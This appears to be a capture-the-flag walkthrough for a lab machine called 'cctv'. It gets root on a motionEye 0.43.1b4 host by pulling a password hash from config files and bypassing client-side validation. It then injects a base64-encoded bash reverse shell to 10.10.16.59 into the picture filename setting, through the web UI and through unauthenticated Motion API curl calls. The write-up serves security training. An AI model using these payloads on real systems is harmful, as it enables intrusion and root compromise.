
Port forward 8765 port and visit localhost:8765



It has two ways to exploit

Login to motioneye and get shell

Use admin and sa_mark password to login




Previous step can be bypassed by checking configuration file


```
cd /etc/motioneye
grep -iR password .
```

```
mark@cctv:~$ cd /etc/motioneye
mark@cctv:/etc/motioneye$ grep -iR password .
./camera-1.conf:# @network_password
./camera-1.conf:# @upload_password
./motion.conf:# @admin_password 989c5a8ee87a0e9521ec81a79187d162109282f0
./motion.conf:# @normal_password
mark@cctv:/etc/motioneye$
```


```
┌──[parrot@parrot]─[~/Documents/cctv]
└─$ echo -n 'X1l9fx1ZjS7RZb' | sha1sum
989c5a8ee87a0e9521ec81a79187d162109282f0  -
```

It leaks admin_password(hash), but even hash lets me login also.





I can see motioneye version 0.43.1b4. This has RCE vulnerability with PoC(https://github.com/prabhatverma47/motionEye-RCE-through-config-parameter)



What needs to be done in PoC is this

8. Bypass Technique

By overriding the **configUiValid** function in the browser console, all validation checks can be bypassed: Enter below snippet in console of the browser (F12 or Ctrl+Shift+I)

```
configUiValid = function() {
    return true;
};
```

image

9. Payload Execution

Now payload can be directly entered without any validation: set as below and Apply the settings

Settings:

- Capture mode = Interval Snapshots
- Interval = 10
- Image File Name:

```
$(touch /tmp/test).%Y-%m-%d-%H-%M-%S
```

Let's try.






Image file name should have format like this

```
$(echo <base64 command>|base64 -d|bash)
```

Put js script in console and run it.




Then, start listener and click apply button.




I got root shell!

Get shell using web request(without login)

Root can be pwned without credentials by using web request(https://motion-project.github.io/motion_config.html)



Web port is 7999



Get api will retrieve possible services

```
mark@cctv:~$ curl http://localhost:7999/1/config/get
Camera CAM 01
<form action=get>
<select name='query'>
<option value='setup_mode'>setup_mode</option>
<option value='quiet'>quiet</option>
<option value='camera_name'>camera_name</option>
<option value='camera_id'>camera_id</option>
<option value='target_dir'>target_dir</option>
<option value='video_device'>video_device</option>
<option value='video_params'>video_params</option>
<option value='auto_brightness'>auto_brightness</option>
<option value='tuner_device'>tuner_device</option>
<option value='roundrobin_frames'>roundrobin_frames</option>
<option value='roundrobin_skip'>roundrobin_skip</option>
<option value='roundrobin_switchfilter'>roundrobin_switchfilter</option>
<option value='netcam_url'>netcam_url</option>
<option value='netcam_params'>netcam_params</option>
<option value='netcam_high_url'>netcam_high_url</option>
<option value='netcam_high_params'>netcam_high_params</option>
<option value='netcam_userpass'>netcam_userpass</option>
<option value='width'>width</option>
<option value='height'>height</option>
<option value='framerate'>framerate</option>
<option value='minimum_frame_time'>minimum_frame_time</option>
<option value='rotate'>rotate</option>
<option value='flip_axis'>flip_axis</option>
<option value='locate_motion_mode'>locate_motion_mode</option>
<option value='locate_motion_style'>locate_motion_style</option>
<option value='text_left'>text_left</option>
```

Services I need are

```
<option value='picture_output'>picture_output</option>
<option value='picture_output_motion'>picture_output_motion</option>
<option value='picture_type'>picture_type</option>
<option value='picture_quality'>picture_quality</option>
<option value='picture_exif'>picture_exif</option>
<option value='picture_filename'>picture_filename</option>
<option value='snapshot_interval'>snapshot_interval</option>
<option value='snapshot_filename'>snapshot_filename</option>
<option value='emulate_motion'>emulate_motion</option>
```

```
mark@cctv:/etc/motioneye$ curl http://localhost:7999/1/config/get?query=picture_filename
Camera CAM 01
picture_filename = $(echo YmFzaCAtaSAgPiYgIC9kZXYvdGNwLzEwLjEwLjE2LjU5LzkwMDEgMD4mMSAg|base64 -d|bash)
Done
mark@cctv:/etc/motioneye$ curl http://localhost:7999/1/config/get?query=picture_output
Camera CAM 01
picture_output = off
Done
mark@cctv:/etc/motioneye$ curl http://localhost:7999/1/config/get?query=snapshot_interval
Camera CAM 01
snapshot_interval = 10
Done
```

```
mark@cctv:/etc/motioneye$ curl http://localhost:7999/1/config/get?query
=emulate_motion
Camera CAM 01
emulate_motion = off
Done
```

Let's change picture_filename to other command to try. I will use reverse shell for port 9002 here. $, space needs to be ascii encoded(%24,%20)

```
mark@cctv:/etc/motioneye$ curl http://localhost:7999/1/config/set?pictu
re_filename="%24(echo%20YmFzaCAtaSAgPiYgIC9kZXYvdGNwLzEwLjEwLjE2LjU5Lzk
wMDIgMD4mMSAg|base64%20-d|bash)"
picture_filename = $(echo YmFzaCAtaSAgPiYgIC9kZXYvdGNwLzEwLjEwLjE2LjU5L
zkwMDIgMD4mMSAg|base64 -d|bash)
Done
```

Start listener & turn on picture_output and emulate_motion

```
mark@cctv:/etc/motioneye$ curl http://localhost:7999/1/config/set?pictu
re_output="on"
picture_output = on
Done
mark@cctv:/etc/motioneye$ curl http://localhost:7999/1/config/set?emula
te_motion="on"
emulate_motion = on
Done
┌─[parrot@parrot]─[~/Documents/cctv]
└──╼ $nc -lvnp 9002
Listening on 0.0.0.0 9002
Connection received on 10.129.244.156 59502
bash: cannot set terminal process group (6815): Inappropriate ioctl fo
r device
bash: no job control in this shell
root@cctv:/etc/motioneye#
```

I got root shell!